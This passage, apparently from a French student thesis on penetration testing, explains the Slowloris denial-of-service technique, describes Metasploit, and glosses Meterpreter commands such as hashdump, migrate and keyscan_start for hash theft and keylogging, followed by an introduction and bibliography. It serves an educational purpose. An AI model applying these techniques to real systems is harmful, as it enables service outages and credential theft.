Ces résultats permettent de connaître le nombre de sites web actifs sur Internet et donnent donc une mesure de la taille du World Wide Web, et permettent aussi des alertes au phishing, ainsi que des dépêches technologiques.

- Slow loris

Slow loris utilise une attaque de type DoS (attaque par deni de service), il affecte en particulier les serveurs Apache 1.x et 2.x qui représentent 67% des serveurs sur le net.

Le principe de ce petit script Perl est d'envoyer des requêtes HTTP partielles, à intervalle régulier, afin de garder les sockets ouverts. Slow loris initie donc une requête GET vers le serveur cible, il y a un échange entre les deux entités, comme le ferait n'importe quel client HTTP vers le serveur, or ici slow loris va faire en sorte que l'échange ne se termine jamais.

Slow loris ne va pas envoyer les séquences attendues par le serveur mais lui fournira de temps en temps un en-tête bidon qui sera ignoré par le serveur, mais qui permettra de maintenir la connexion TCP ouverte, empêchant ainsi le socket d'être fermé, et c'est là tout l'intérêt. Le serveur devient rapidement saturé, et là, c'est le déni de service.

- **Metasploit**

Metasploit est un projet (open-source, sous Licence BSD modifiée1) s'inscrivant dans des enjeux de sécurité informatique. Son but est de fournir des informations sur les vulnérabilités de systèmes informatique, d'aider à la pénétration et au développement de signatures pour les IDS.

IX. les commandes Kali Linux

Locate permettant de localiser (to locate en anglais) un fichier.

Leafpad éditeur de texte.

Sessions –i pour établir une session avec une machine.

Ls Permet de connaître le contenu d'un répertoire.

Hashdump sert à récupérer les hashes.

PS Afficher l'état des processus en cours.

Migrate migré vers un processus.

Keyscan_start lancer un keylogger.

Keyscan_dump afficher le keylogger.

Cat afficher le contenu d'un fichier.

pwd qui signifie en anglais « print working directory » permettant d'afficher le nom du répertoire courant sur la sortie standard.

Liste des mots clés

- Hacking
- Kali Linux
- Spoofing
- Spam
- Drive-by download
- Metasploit
- Postgresql
- hushdump
- Keyloggers
- Rootkit
- Trojan
- Botnet
- Backdoors
- Phishing
- Session Hijacking
- Adresse MAC
- ARP
- Injection SQL
- Cryptographie
- DNS Poisoning

L’informatique et les réseaux sont utilisés largement depuis qu'ils fournissent plus de flexibilité et de disponibilité. La technologie avancée, entraine l’augmentation des besoins ce qui rend Internet indispensable pour beaucoup de personnes ; il fournit de l'information, du divertissement et des possibilités de communication.

Du fait de la démocratisation des moyens de connexion à l’Internet due à une pratique des prix de plus en plus attractifs par les différents fournisseurs d’accès, et d’une couverture géographique de plus en plus importante, le nombre d’internautes utilisant des connexions de type haut débit ne cesse de croître. Avec ces types de connexion, les internautes restent en ligne longtemps, ce qui les expose davantage à la convoitise de personnes mal intentionnées qui voient en eux des ressources à utiliser afin, par exemple, d’augmenter leur notoriété dans le monde des hackers. En effet, un hacker peut prendre le contrôle d’un tel poste afin d’attaquer une institution de l’État ou un acteur de l’Internet connu, tel qu’un portail ou un site de vente en ligne.

Internet que connait tout le monde n’est qu’une surface qui représente 10% de web total, la partie la plus profonde nommée Darck net est un continent virtuel où on accède à un monde sans limite ; dont la seule règle est l’anonymat et qui est le lieu de nombreuse malversations : cybermarché noir, achat de logiciel malveillant, location de botnet, revente des cartes bancaire volées, etc.

Les entreprises et les particuliers se voient donc confrontés de façon quotidienne à des vers, des virus, des attaques de tous types ou des tentatives d’intrusions. La sécurité est plus que jamais une problématique d’actualité et nous pouvons facilement le constater en parcourant les journaux de la presse spécialisée.

Un moyen rapide de connaître l’étendue de la fragilité de son environnement, vis-à-vis des attaques diverses et variées, est d’effectuer des tests d’intrusions qui permettent d’avoir une liste des failles et de vulnérabilités potentielles, et qui vise à évaluer la visibilité des infrastructures sur Internet, qualifier le niveau de résistance de système d’information à des attaques menées soit dans le réseau local ou depuis internet et d’apporter un ensemble de recommandations visant à augmenter le niveau de sécurité.

BIBLIOGRAPHIE

- « Réseaux », **ESNARD** Aurélien. ESNARB informatique.
- « Architecture réseaux ». **Olivier Tharan**, institut de Pasteur.
- « Introduction à Internet ». **Bernard Cousin**, **IFSIC** Université Rennes I.
- **DOUANI Dalila, ABTOUT Nadjia**. « Sécurisation d'une infrastructure **DMZ** avec **ASA 5510** ». Université MOULOUD MAMMERI Tizi-Ouzou, département d'électronique, thèse Master 2013/2014.
- **CRAIG HANT, ERIC DUMAS 1998.**
- « MIT researchers uncover mountains of private data on discarded computers». Massachusetts Institute of Technology, News Office, 15 janvier 2003. http://web.mit.edu/newsoffice/2003/diskdrives.html
- « HACKING / SECURITE HAND-BOOK », Auteur: **NZEKA GILBERT Alias KHAALEL** (dark_khaalel@yahoo.fr) (http://cksecurity.free.fr, http://ckdownload.free.fr et www.cksecurity.fr.fm).
- Y.-W. Huang, C.-H. Tsai, T.-P. Lin, S.-K. H., D.T. Lee et S.-Y. Kuo. A testing framework for Web application security assessment. Dans Computer Networks, pages 739-761, 2005.
- A. Kiezun, P. J. Guo, K. Jayaraman, M. D. Ernst. Automatic Creation of SQL Injection and Cross-Site Scripting Attacks. Dans ICSE, pages 199-209, 2009.
- Ethical Hacking and countermeasures Copyrights © by EC-Council CEH v8.
- www.commentçamarche.com.
- www.memoireonline.com.